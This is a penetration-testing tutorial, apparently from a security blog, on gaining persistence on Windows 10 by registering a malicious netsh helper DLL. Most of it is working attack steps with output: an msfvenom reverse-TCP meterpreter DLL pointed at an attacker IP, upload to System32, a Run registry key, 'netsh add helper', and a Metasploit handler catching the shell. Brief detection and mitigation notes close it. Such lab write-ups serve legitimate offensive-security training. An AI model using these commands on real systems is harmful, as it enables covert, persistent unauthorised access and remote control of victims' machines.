# Windows Persistence using Netsh

April 19, 2020 By Raj Chandel

In this article, we are going to describe the ability of the Netsh process to provide persistent access to the Target Machine.

## Table of Content

- **Introduction**
- **Configurations used in Practical**
- **Crafting Payload**
- **Payload Transfer**
- **Twerking Registry**
- **Listener Configuration & Gaining Persistence**
- **Detection**
- **Mitigation**

### Introduction

Netsh is a command-line scripting utility that allows you to, either locally or remotely, display or modify the network configuration of a computer that is currently running. Netsh also provides a scripting feature that allows you to run a group of commands in batch mode against a specified computer. Netsh can also save a configuration script in a text file for archival purposes or to help you configure other servers.

Netsh contains functionality to add helper DLLs for extending the functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh.

Before we move on to gaining the persistence on the system, keep in mind that we have already compromised the system using well-known methods. Read about them here.

### Configurations used in Practical

**Attacker:**

- **OS:** Kali Linux 2020.1
- **IP:**168.1.112


**Target:**

- **OS:** Windows 10
- **IP:**168.1.104

## Crafting Payload

From the Introduction, it is clear that the Netsh helper can execute DLL files. So, if we are planning on using the netsh to compromise the Target Machine and gain a persistence shell, we will be needing a malicious DLL file. We used the msfvenom for creating the payload. The System that we compromised using other methods was an x64 bit version. This is easier to find for the systeminfo command.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=1234 -f
```



```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=1234 -f dll > raj.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

## Payload Transfer


Since we already have a meterpreter on the target system, we need to transfer the payload we crafted to the Target Machine. We are transferring the payload to the System32 directory as almost all of the DLL files are stored there. This is merely a way to hide into plain sight but, it requires the elevated privileges on the Target Machine. We can store the malicious DLL file at some other location as well all we will need is to twerk the location of the file while adding it in the registry. Back to the transfer of the payload. We used the upload command of the meterpreter for the transfer.

```
cd System32
upload /root/raj.dll .
```

## Twerking Registry

We have successfully transferred the payload to the Target Machine. Now we need to pop up the Windows shell and make changes in the registry to include the file name in the Run and use the add helper command to load the DLL in the system.

```
shell
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v raj
netsh add helper raj.dll
```




```
meterpreter > cd System32
meterpreter > upload /root/raj.dll .
[*] uploading  : /root/raj.dll → .
[*] uploaded   : /root/raj.dll → .\raj.dll
meterpreter > shell
Process 6092 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v raj /t REG_SZ /d "C:\Windows\System32\netsh"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v raj /t REG_SZ /d "C:\Windows\System32\netsh"
The operation completed successfully.

C:\Windows\system32>netsh add helper raj.dll
netsh add helper raj.dll
```

## Listener Configuration & Gaining Persistence

Before moving to the Target System, we created a multi/handler listener with some configurations that we used while crafting the payload and we kept it ready for when the payload gets executed on the Target Machine resulting in a persistence shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 1234
exploit
sysinfo
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost ⇒ 192.168.1.112
msf5 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:1234
[*] Sending stage (206403 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.112:1234 → 192.168.1.104:49695) at 202

meterpreter > sysinfo
Computer        : DESKTOP-PIGEFK0
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

The shell was generated in the netsh instance in no time. Let's take a look at the changes we made in the registry to gain this persistence.

## Detection

We made a key in the Run Hive with the name “raj” which contains the location of the netsh executable. This will run the netsh service on the Target Machine. As netsh is a pretty common service in the Server or Work Environment used by the System Administrator it is never suspecting for its entry in the Run.

```
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| raj | REG_SZ | C:\Windows\System32\netsh |
| SecurityHealth | REG_EXPAND_SZ | %windir%\system32\SecurityHealthSystray.exe |
| VMware User Pr... | REG_SZ | "C:\Program Files\VMware\VMware Tools\vmtools... |
| VMware VM3DS... | REG_SZ | "C:\Windows\system32\vm3dservice.exe" -u |

Now we move to another location in the registry. When we run the add helper command in the netsh a registry key is created with the same name as the DLL. This can be seen at this location in the registry.

```
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh

| Name | Type | Data |
|---|---|---|
| nshhttp | REG_SZ | nshhttp.dll |
| nshipsec | REG_SZ | nshipsec.dll |
| nshwfp | REG_SZ | nshwfp.dll |
| p2pnetsh | REG_SZ | p2pnetsh.dll |
| peerdistsh | REG_SZ | peerdistsh.dll |
| raj | REG_SZ | raj.dll |
| rpc | REG_SZ | rpcnsh.dll |
| WcnNetsh | REG_SZ | WcnNetsh.dll |
| whhelper | REG_SZ | whhelper.dll |
| wlancfg | REG_SZ | wlancfg.dll |
| wshelper | REG_SZ | wshelper.dll |
| wwancfg | REG_SZ | wwancfg.dll |

## Mitigation

- Occasionally scan the registry at the following locations:

  - **Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**
  - **Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh**
- Keep an eye out for registry changes made using any kind of shell (WMIC, Command Prompt, PowerShell)

That’s all for netsh persistence. No service is safe. Keep an eye out for all kinds of services even those which seem harmless.

Using Netsh

NetShell Helpers